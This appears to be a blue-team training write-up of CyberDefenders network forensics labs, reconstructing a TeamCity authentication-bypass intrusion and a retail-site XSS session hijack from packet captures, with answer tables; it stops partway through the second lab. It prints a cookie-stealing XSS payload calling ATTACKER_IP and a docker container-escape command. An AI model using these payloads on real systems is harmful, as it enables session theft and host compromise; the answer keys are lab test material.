

Blue Team Lab Walkthroughs

CyberDefenders — SOC Analyst Tier 1 Track (Level 1)

This report documents three Network Forensics labs completed on the CyberDefenders blue-team training platform. Each section explains the incident scenario in plain language, walks through how the evidence was found using Wireshark, and lists the final answers submitted for each lab's investigation questions.

Labs covered:

1. JetBrains — Network Forensics (Web Server Exploitation)
2. RetailBreach — Network Forensics (XSS / Session Hijacking)
3. PoisonedCredentials — Network Forensics (LLMNR/NBT-NS Poisoning)
4. PsExec Hunt — Network Forensics (SMB Lateral Movement)

Tool used throughout: Wireshark

Lab 1: JetBrains

Category: Network Forensics | Difficulty: Easy | Tool: Wireshark

The Scenario (in simple words)

A company's web server got hacked. The attacker found a way to break in without a password, created a secret admin account for themselves, uploaded a hidden file that let them run commands on the server (like a remote control), and then poked around trying to escape the server's container to get onto the bigger host system. Our job was to look at the network traffic capture (PCAP) and rebuild exactly what the attacker did, step by step.

What Actually Happened (the story)

The web server was running **TeamCity** (a tool developers use to automatically build and test software), version **2023.11.3**. This version had a known, public security bug called **CVE-2024-27198**. The bug lets anyone bypass the login screen by adding a sneaky *semicolon trick* to the web address (something like `/page ; .jsp`), which confuses the server into skipping the security check.

Using this trick, the attacker created a brand-new admin account for themselves with full permissions. Then they abused TeamCity's "upload a plugin" feature to upload a disguised file that actually worked as a **webshell** — a hidden page that runs any command they send it, like a remote terminal window into the server. From there they read files, tampered with a credentials file to leave a taunting message, and even attempted (without success) to break out of the Docker container the server was running in to reach the underlying host machine.

Evidence




Fig 1.1 — Wireshark Conversations view: one IP address (the attacker) generated far more traffic than any other host, making it easy to spot.




Fig 1.2 — The server's own REST API response revealed its exact software version in plain text: TeamCity 2023.11.3 (build 147512).




Fig 1.3 — The raw request body showing the attacker creating a new SYSTEM_ADMIN account via the authentication-bypass endpoint.




Fig 1.4 — The attacker uploading a malicious .zip "plugin" (the webshell) through TeamCity's plugin upload feature.




Fig 1.5 — Packet timestamp showing the exact moment the attacker's first webshell command executed.




Fig 1.6 — The container-escape attempt: a docker command trying to mount the host filesystem and chroot into it.

Final Answers

Q	Question (short)	Answer
Q1	Attacker's IP address	23.158.56.196
Q2	Web server software/version	TeamCity 2023.11.3 (build 147512)

Q3	CVE exploited	CVE-2024-27198
Q4	Credentials attacker created	c9loyemw : CL5vzdwLuK
Q5	Webshell file uploaded	NSt8bHTg.zip
Q6	Time of first webshell command (UTC)	2024-06-30 08:03
Q7	New credentials written into tampered file	a1l4m : youarecompromised
Q8	MITRE Technique ID (data tampering)	T1565.001
Q9	Container escape command attempted	docker run --rm -it -v /:/host ubuntu chroot /host

Lab 2: RetailBreach

Category: Network Forensics | Difficulty: Easy | Tool: Wireshark

The Scenario (in simple words)

An online retail store (ShopSphere) noticed strange admin logins happening late at night, along with customers complaining about odd account activity. Something was clearly wrong with the site's security, and it was our job to find out how the attacker got in and what they did once inside.

What Actually Happened (the story)

The attacker started by using a tool called **Gobuster** to automatically guess hundreds of hidden page names on the website (a technique called *directory brute-forcing*) — basically knocking on every door to see which ones exist. This is how they found pages like the product reviews page.

Next, they exploited a **Cross-Site Scripting (XSS)** weakness: the reviews page didn't properly clean up what users typed, so the attacker submitted a fake "review" that was actually a hidden script:

`<script>fetch('http://ATTACKER_IP/' + document.cookie);</script>`. This script does nothing when a normal shopper views it, but the moment an **admin** opened the reviews page to moderate it, their browser silently ran the script and sent their private login cookie straight to the attacker.

With that stolen session cookie, the attacker didn't need a password at all — they simply reused the admin's cookie to walk straight into the admin dashboard. From there they found a log-viewing page (`log_viewer.php`) that had another flaw: it let them read *any* file on the server just by changing a URL parameter. They used this "path traversal" trick to read the server's `/etc/passwd` file — a sensitive Linux system file that lists user accounts.

Evidence




Fig 2.1 — Only two conversations in the whole capture; the one with 14,517 packets is the attacker.




Fig 2.2 — The HTTP User-Agent header reveals the brute-forcing tool: gobuster/3.6.




Fig 2.3 — Two POST requests to /reviews.php — the second (larger) one carries the XSS payload.




Fig 2.4 — Packet timestamp showing exactly when the admin visited the infected reviews page.




Fig 2.5 — The attacker's request to /admin/dashboard.php, carrying the admin's stolen session cookie in the Cookie header.

